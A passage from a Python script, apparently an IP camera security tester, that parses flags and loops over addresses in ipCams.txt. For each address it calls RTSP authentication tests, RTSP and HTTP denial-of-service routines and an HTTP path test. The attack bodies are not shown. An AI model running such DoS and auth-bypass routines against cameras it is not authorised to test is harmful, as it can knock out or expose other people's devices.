TEST\_RTSP\_AUTH\_TEARDOWN **=** 1  **elif** action **==** '-rD'**:**  TEST\_RTSP\_DOS **=** 1  **elif** action **==** '-rD2'**:**  TEST\_RTSP\_DOS\_2 **=** 1  **elif** action **==** '-hD'**:**  TEST\_HTTP\_DOS **=** 1  **elif** action **==** '-hP'**:**  TEST\_HTTP\_PATH **=** 1  **else:**  write\_log**(**"Wrong Argument!! " **+** action**,**1**)**    fIpCams**=**open**(**"ipCams.txt"**)**  **for** \_ip **in** fIpCams**:**  ip **=** \_ip**.**replace**(**'\n'**,**''**)**  write\_log**(**"############# Testing " **+** ip **+** " ################" **+** "\r\n"**,** 1**)**  **if** TEST\_RTSP\_AUTH\_DESCRIBE **==** 1**:**  rtsp\_auth\_describe**(**ip**)**  **if** TEST\_RTSP\_AUTH\_SETUP **==** 1**:**  rtsp\_auth\_setup**(**ip**)**  **if** TEST\_RTSP\_AUTH\_PLAY **==** 1**:**  rtsp\_auth\_play**(**ip**)**  **if** TEST\_RTSP\_AUTH\_TEARDOWN **==** 1**:**  rtsp\_auth\_teardown**(**ip**)**  **if** TEST\_RTSP\_DOS **==** 1**:**  rtsp\_dos**(**ip**)**  **if** TEST\_RTSP\_DOS\_2 **==** 1**:**  rtsp\_dos\_setup**(**ip**)**  **if** TEST\_HTTP\_DOS **==** 1**:**  http\_dos**(**ip**)**  **if** TEST\_HTTP\_PATH **==** 1**:**  http\_path**(**ip**)**      write\_log**(**"Test finished" **+** "\r\n"**,** 1**)** |